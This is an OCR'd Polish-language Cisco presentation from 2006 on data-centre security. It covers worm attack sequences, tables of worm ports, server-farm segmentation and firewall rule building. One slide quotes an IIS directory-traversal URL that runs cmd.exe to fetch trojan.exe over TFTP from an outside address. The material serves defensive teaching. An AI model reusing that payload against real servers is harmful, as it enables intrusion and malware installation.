Bezpieczeństwo Centrum Przetwarzania Danych

(czyli jak do problemu podejść praktycznie)

Łukasz Bromirski
lbromirski@cisco.com

Wrocław, 21 października 2006

© 2006 Cisco Systems, Inc. All rights reserved.

Agenda


- Problemy – zagrożenia i wyzwania
- Jak wygląda CPD?
- Segmentacja farmy serwerów
  - Opcje projektowe
- Mechanizmy IPS
- Bezpieczeństwo aplikacji
- Zapobieganie atakom DDoS
- Monitoring i analiza pracy CPD

© 2006 Cisco Systems, Inc. All rights reserved.

Problemy – wyzwania i zagrożenia

© 2006 Cisco Systems, Inc. All rights reserved.

Typowa sekwencja ataku na CPD
Włamanie na serwer przez aplikację



- Po skanowaniu, włamywacz wykorzystuje konkretną lukę (lub zestaw luk) do ataku
- Zwykle dochodzi do otworzenia powłoki systemowej
- Na przykład (skopiowanie trojana na zaatakowany system):

  HTTPS://www.example.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+tftp%20-i%2010.20.15.15%20GET%20trojan.exe%20trojan.exe

© 2006 Cisco Systems, Inc. All rights reserved.


Sekwencja włamania - Blaster

Jednoczesne połączenie na TCP/135 w blokach po 20 IP

135

Po dwóch sekundach wysłanie exploita DCOM do połączonych hostów

135



Port 4444

Wykonanie ataku Buffer Overflow i otworzenie kanału kontrolnego do powłoki na porcie 4444

Połączenie do portu 4444
Uruchomienie serwera TFTP
Skopiowanie msblast.exe

4444

69

Ściągnięcie msblast.exe

Zamknięcie serwera TFTP
Uruchomienie msblast.exe

4444

Zapisanie do rejestru Windows, Rozpoczęcie SYN Flood do windowsupdate.com od 16 sierpnia

© 2006 Cisco Systems, Inc. All rights reserved.

„Wzorce” ataków, które znamy...


Robak	Port atakowany	Port kontrolny	Przesyłanie plików	Zawartość
Blaster	135	4444	TFTP-69	Syn-Flood MSFT
Spida	1433	445	SMB-445	Email
Sasser	445	9996	FTP-5554	Skan
Korgo	445	113,2041,...	2000-8191	TCP Backdoors IRC Connect HTTP Download
Zotob	445	8888	FTP-33333	IRC Conn-8080

© 2006 Cisco Systems, Inc. All rights reserved.

Jak wygląda CPD?


© 2006 Cisco Systems, Inc. All rights reserved.

Typowa topologia CPD




© 2006 Cisco Systems, Inc. All rights reserved.

Topologia dwóch połączonych CPD
Active/active lub active/standby



© 2006 Cisco Systems, Inc. All rights reserved.

Cisco Business Ready Data Center
Kompletne rozwiązanie bezpieczeństwa




© 2006 Cisco Systems, Inc. All rights reserved.

Segmentacja w farmie serwerów

© 2006 Cisco Systems, Inc. All rights reserved.

Po co segmentować serwery?



Zatrzymanie możliwości pobrania robaków lub wysłania własnych informacji w niekontrolowany sposób

Worm	Exploit Port	Control Port	File Transfer	Payload
Blaster	135	4444	TFTP-69	Syn-Flood
Spida	1433	445	SMB-445	Email Info
Sasser	445	9996	FTP-5554	Scan
Korgo	445	113,2041,...	2000-8191	Steal
Zotob	445	8888	FTP-3333	IRC

© 2006 Cisco Systems, Inc. All rights reserved.

Budowa zestawu reguł ruchowych

Conversations from known protocols

Host	App	Pkts	Bytes
12.20.5.1	icmp	40	4720
12.20.10.110	nbt-name	6	576
12.20.10.110	ms-sql-ser	421	288079
12.20.10.110	icmp	4	312
12.20.15.105	https	456	146625
12.20.15.105	http	3156	1104963
12.20.15.105	icmp	40	3120
12.20.44.43	http	46596	3341214
172.28.214.77	icap	17	1990
172.28.214.77	http	1108	1558175
172.28.214.77	CSA-5401	25	29225

Data Flow between all CSA hosts

Verbose report of all HTTP connections made to VMS hosts

6:37:57PM

l Address	Local Process	Operation		Peer Host	Peer
-app1.example.com					
0.0.0.0 / 0	aspnet_wp.exe	CONNECT	TO	duwamish-db1.example.com	10.10.30
0.0.0.0 / 0	inetinfo.exe	CONNECT	TO	<Unknown>	10.52.205.
0.0.0.0 / 0	inetinfo.exe	CONNECT	TO	<Unknown>	10.52.205.2
0.0.0.0 / 80	inetinfo.exe	ACCEPT	FROM	duwamish-web1.example.com	10.10.10
0.0.0.0 / 0	llssrv.exe	CONNECT	TO	<Unknown>	10.52.205.
0.0.0 / 1036	lsass.exe	CONNECT	TO	<Unknown>	10.52.205

Query type: *Custom Columns ranked by Time, 1d-0h:10m* Edit Clear

Source IP	Destination IP	Service	Events	Device	Reported User	Keyword	Operation	Rule	Action
ANY	ANY	ANY	Built/teardown/permitted IP connection	web	ANY	ANY	None	ANY	ANY

Save As Report | Save As Rule | Submit

Query Results | Expand All | Collapse All

Source IP	Destination Port
0.0.0.0	0
12.20.5.10	Groups: 2, Total: 7
12.20.5.10	139
12.20.5.10	5401
12.20.5.105	5401
12.20.6.105	Groups: 5, Total: 17
12.20.6.105	135
12.20.6.105	139
12.20.6.105	389
12.20.6.105	445
12.20.6.105	1026
12.20.6.106	Groups: 3, Total: 10
12.20.6.106	139
12.20.6.106	389
12.20.6.106	445
12.20.10.110	Groups: 3, Total: 10

NAM—per Host **CSA—per Proces** **MARS/FWSM—per VLAN**


#	Action	Source Host/Network	Destination Host/Network	Rule Applied To Traffic	Interface	Service	L In
		172.28.214.77					
2	✔	CSAMC/ 172.28.214.77	Group:WebServers	incoming	outside	5401/udp	
3	✔	CSAMC/ 172.28.214.77	12.20.5.0/24	incoming	outside	ip	
4	✔	any	Group:WebServers	incoming	outside	Group:permi...	
5	✔	local_hosts/ 172.28.214.0/24	Group:WebServers	incoming	outside	icmp	
6	✔	database/ 12.20.10.110	AD/ 12.20.5.10	incoming	outside	ip	
7	✘	any	any	incoming	outside	ip	In (6

© 2006 Cisco Systems, Inc. All rights reserved.

Projektowanie segmentacji w farmie serwerów

© 2006 Cisco Systems, Inc. All rights reserved.

Od separacji fizycznej do logicznej



© 2006 Cisco Systems, Inc. All rights reserved.

Platforma sieciowa dla CPD

- **Catalyst 6500**

  3, 4, 6, 9 lub 13 slotów

  po 40Gbit/s per slot, do 48Mp/s per slot w modelu rozproszonego przetwarzania

  do 32 tysięcy ACL obsługiwanych sprzętowo

  obsługa mechanizmów bezpieczeństwa L2/L3





